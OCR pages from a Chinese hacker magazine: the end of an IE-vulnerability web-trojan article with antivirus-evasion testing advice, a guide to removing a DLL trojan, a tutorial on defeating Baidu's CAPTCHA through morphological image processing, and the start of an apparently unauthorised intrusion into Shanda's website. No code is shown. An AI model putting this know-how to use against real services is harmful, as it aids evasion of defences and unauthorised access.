有些杀毒软件，如瑞星和卡巴，现在可以在内存中进行杀毒，常规的网马即使做了加密处理也经常难以免杀，这个就需要大家集思广益 而OfficeScan以及国内的一些杀毒软件还是可以的。

至此，大部分工作就完成了，大家构造好网页木马之后，在各种杀毒软件下测试，看看哪些时候被杀，哪些可以"逃脱"，都可以作个记录。在杂志光盘中，我提供了JavaScript语句编码之前的页面，ShellCode功能是打开一个计算器。至于加密后的页面，大家参考上面的方法后很容易实现，就不再提供了。

结语

本文结合对MS06-057漏洞的分析，介绍了现在的IE漏洞的一般特征和研究思路，希望对感兴趣的朋友有点帮助，不足之处也请及时指教。其实整个过程并没有太多的技巧，但大家需要具备细心、耐心以及扎实的基础知识。因此，漏洞本身不是最重要的，毕竟补丁已经出了，关键在于希望通过一次讨论，大家都能总结出自己的一套学习和研究方法。

通过系统权限法清理DLL木马

相信大家对DLL木马都是非常熟悉了。它确实是个非常招人恨的家伙，不像普通的exe木马那样便于识别和清理，隐蔽性非常强，可以嵌入到一些如rundll32.exe、svchost.exe等正常的进程中去，让你找不到，即使找到了也难以清除，因为正常的进程正在调用它。

假设McAfee杀毒软件提供了如下的报告：

defds.dll：C:\ Documents and Settings\Administrator\Local Settings\ Temp\ defds.dll 删除失败



fdgeg.com:C:\Windows\ime\fdgeg.com删除失败

我们可以知道defds.dll应该是个DLL木马，先通过冰刃icesword来查看系统进程，找到调用该DLL文件的进程，比如说是notepad.exe，我们可以先尝试终止该进程，如果终止后过不了多久又重新运行（而我并没有运行记事本），那么可以判定fdgeg.com就是notepad.exe的守护进程，当它发现它所监视的notepad.exe进程被终止后会立刻将notepad.exe重新启用。

现在我们可以点击"我的电脑->工具->文件夹选项"，查看"高级设置"选项，去掉"简单文件共享"的钩子（假设电脑是Windows XP系统，NTFS磁盘格式），然后到C:\WindoOws\ime下找到fdgeg.com，右键选择"属性"，在属性中选择"安全->高级"，在弹出的窗口中使"从父项继承那些可以应用到子对象的权限项目，包括那些在此明确定义的项目"不被选中，再在弹出的窗口中单击"删除"，再依次单击"确定"，这样就没有任何用户可以使fdgeg.com工作了。

然后通过icesword终止notepad.exe，然后到C:\Documents and Settings\Administrator\Local Settings\Temp中删除defds.dll；到C:\Windows\ime中再找到fdgeg.com，右键选择"属性"，在属性中选择"安全"，单击"高级"选项，在弹出的窗口中选中"从父项继承那些可以应用到子对象的权限项目，包括那些在此明确定义的项目"，然后删除它即可。

最后别忘了在注册表的启动项中将这个DLL木马删除，这样，我们就彻底的将这个讨厌的DLL木马从我们的电脑中清除了。

WTF：以前看过一部电影，叫“海上钢琴师”，影片讲诉了一艘游轮上的天才钢琴家的故事，主人公的名字就叫1900，他孜孜不倦的弹奏钢琴，给船上的人们带来快乐，同时也经常由于一些疯狂的行为而让船长哭笑不得，他击败了当时最权威的钢琴家，印证了自己的水平，而自己却谢绝了大笔的美圆，依然在船上过着开心而自由的生活，一直没有下过船。或许不断挑战顶尖黑客技术的黑客们，都在不断的挑战新的难题，成功后却又甘于平庸，默默无闻。

看完以前的关于百度验证码破解的文章以后，有读者询问遇到噪音太多，并且变换很复杂的验证码该怎么处理？本期将做一个完整的答复就当礼物送给大家吧！

适合读者：程序员，网络安全从业者

前置知识：计算机图形学基础，高等数学基础



再破百度验证码！

——AI的艺术

文/图 罗清篮

拿钢琴来说，键盘有始亦有终，我知道88个键就在那儿，错不了。它们并不是无限的，而你，才是无限的。你能在键盘上表现的音乐是无限的，我喜欢这样，我能办到最好。而你现在让我走过跳板，走到城市里，等着我的是一个没有尽头的键盘。我又怎能在这样的键盘上弹呢？

——《海上钢琴师》

其实电脑技术和钢琴是异曲同工的，电脑就只有84个键，而我们却能赋予它生命，让它表现出无限的精彩！许有时候，我们也会遇到一些挫折与困难，但是我们只要有克服它的信心，并且坚持到底！我们就能打败它，从而战胜它！

感慨“世物万变”

紧接05年12月黑防，就在笔者写好上篇文章以后，百度贴吧的验证码居然更换了，这次更换不仅使用了先进的干扰算法，连随机地址都进行了加密运算，并且还增加了图像渐变技术。这样导致我们对其很难识别！如果单单使用上文的方法，那么将不能对其准确识别！难道我们真的就不能对其突破而让这次尝试流产？－NO！

启示

其实这次要说变化，最多的还是图片的噪音，如图1 所示。




图1

那么是不是说只要突破图片的噪音，我们就能很容易的提取图像特征，然后利用上文的方法对其进行识别呢？－Right!

巴赫《赋格与前奏曲》

下面所讲的内容，属于一门新兴的学科：数学形态学(Mathematical Morphology)。说起来很有意思，它是法国和德国的科学家在研究岩石结构时建立的一门学科。形态学的用途主要是获取物体拓扑和结果信息，它通过物体和结构元素相互作用的某些运算，得到物体更本质的形态。它在图象处理中的应用主要是：1.利用形态学的基本运算，对图象进行观察和处理，从而达到改善图象质量的目的；2.描述和定义图象的各种几何参数和特征，如面积，周长，连通度，颗粒度，骨架和方向性。限于篇幅，我们只介绍二值图象的形态学运算，对于灰度图象的形态学运算。

1.元素

设有一幅图象X，若点a在X的区域以内，则称a 为X 的元素，记作a ∈X，如图2 所示。(元素的示意图)




图2

2.B包含于X(included in)

设有两幅图象B，X。对于B 中所有的元素ai，都有ai∈X，则称B包含于X，记作B⊂X，如图3 所示。(包含的示意图)




图3

3.B击中X(hit)

设有两幅图象B，X。若存在这样一个点，它即是B 的元素，又是X 的元素，则称B 击中X，记作B ↑X，如图4 所示。(击中的示意图)



图4

4.B不击中X(miss)

设有两幅图象B,X。若不存在任何一个点,它即是B的元素,又是X的元素,即B和X的交集是空,则称B不击中X,记作B ∩X = Φ,其中∩是集合运算相交的符号,Φ表示空集。如图5 所示。(不击中的示意图)




图5

5.补集

设有一幅图象X,所有X 区域以外的点构成的集合称为X 的补集,记作X c ,如图6 所示。(补集的示意图)




图6

显然,如果B ∩X = Φ,则B 在X的补集内,即Bc　Xc。

6.结构元素(structure　element)

设有两幅图象B,X。若X 是被处理的对象,而B 是用来处理X 的,则称B 为结构元素,又被形象地称做刷子。结构元素通常都是一些比较小的图象。

7.对称集

设有一幅图象B,将B 中所有元素的坐标取反,即令(x,y)变成(-x,-y),所有这些点构成的新的集合称为B 的对称集,记作B v ,如图7 所示。(对称集的示意图)




图7

介绍了这么多,有部分读者一定晕头转向了吧? 不要紧,多读几遍还是很好懂的,这些都是破解验证码噪音的基础!

肖邦《革命练习曲》

好了,现在该说说怎样破解了,这次要用到形态学的腐蚀运算。腐蚀(Erosion)把结构元素B平移a后得到Ba,若Ba包含于X,我们记下这个a 点,所有满足上述条件的a 点组成的集合称做X 被B 腐蚀的结果。用公式表示为:E(X)={a|BacX}=X θB,如图8 所示。(腐蚀的示意图)




图8

图8中X是被处理的对象,B 是结构元素,不难知道,对于任意一个在阴影部分的点a,Ba包含于X,所以X 被B腐蚀的结果就是那个阴影部分。阴影部分在X 的范围之内,且比X 小,就象X 被剥掉了一层似的,这就是为什么叫腐蚀的原因。

值得注意的是,上面的B 是对称的,即B 的对称集Bv=B,所以X被B腐蚀的结果和X被Bv腐蚀的结果是一样的。如果B 不是对称的,让我们看看下面这幅图,就会发现X 被B 腐蚀的结果和X 被Bv 腐蚀的结果不同。(结构元素非对称时,腐蚀的结果不同)如图9 所示。

上面的两幅图都是示意图,让我们来看看实际中是怎样进行腐蚀运算的。如图10 所示。




图9

上面那幅图中,左边是被处理的图象X(二值图象,我们针对的是黑点),中间是结构元素B,那个标有origin的点是中心点,即当前处理元素的位置,腐蚀的方法是,拿B的中心点和X上的点一个一个地对,如果B 上的所有点都在X 的范围内,则该点保留,否则将该点去掉。右边是腐蚀后的结果,可以看出,它仍在原来X 的范围内,且比X 包含的点要少,就象X 被腐蚀掉了一层。据此,我们就可以通过这样的方法快速的去掉验证码图片上的噪音而保留下我们需要的字符了!






图10


贝多芬《奏鸣曲》

我们把验证码的图像先进行二值化处理,现在我们再进行腐蚀运算。如图11,12 所示。


图11

看! 是不是已经得到了祛除噪音的图像? 现在的图像中我们已经找到了相应的字符,并且相应的特征都存在! 我们只需使用上期黑防中文章的方法对其进行识别。不过需要注意的是这次图像中出现了英文字母,所以光用HOUGH变换是不够的,还需要加一些拐角判断的运算。还有一点就是如果经过图像腐蚀变换后有些字母特征不够明显,我们需要用膨胀运算,即可得到很清晰的图像了如图13 所示。


图12


图13

好了,识别验证码的文章也暂告结束,我们可以举一反三,其实不光验证码,任何网络限制都是一样,只要找到弱点,我们就能结合所学的知识进行破解!


肖邦《即兴幻想曲》

我们就以著名钢琴大师肖邦的《即兴幻想曲》作为结束曲,因为它象征着艺术的创造和发展! 计算机也是人类艺术的一种表现形式,它将在我们这一代人中创造辉煌! (题外话: 如果笔者是《海上钢琴师》中的"1900",笔者也不会下船,永远不会! 以此文祝贺《黑客防线》创刊5 周年,诚挚希望《黑客防线》引领国内更多安全人才,共创网络美好未来。)

WTF：亚洲最大的网络游戏、电子娱乐公司——盛大，众人瞩目的焦点。在不久前被黑客成功入侵。很早以前他们公司就因为一起官网挂马事件让业内哗然不已，也让他们公司对网络安全领域投入了很多资金和精力，但是效果如何呢？请看Andyower对其官方站点的测试。

适合读者：脚本爱好者，入侵爱好者

前置知识：PHP基础



渗透盛大网络

文/图 Andyower

盛大，名如其名，在亚洲最有影响力的一个网络游戏公司，今天我们的任务就是测试一下它官方网站的安全性。

首先，打开盛大的官方网站http://www.shanda.com.cn。最新的新闻都是在这里公布。随便点开一个新闻看看，如图1 所示。




图1

直觉告诉我，有戏。按Ctrl+n打开一个新的窗口，如图2 所示。

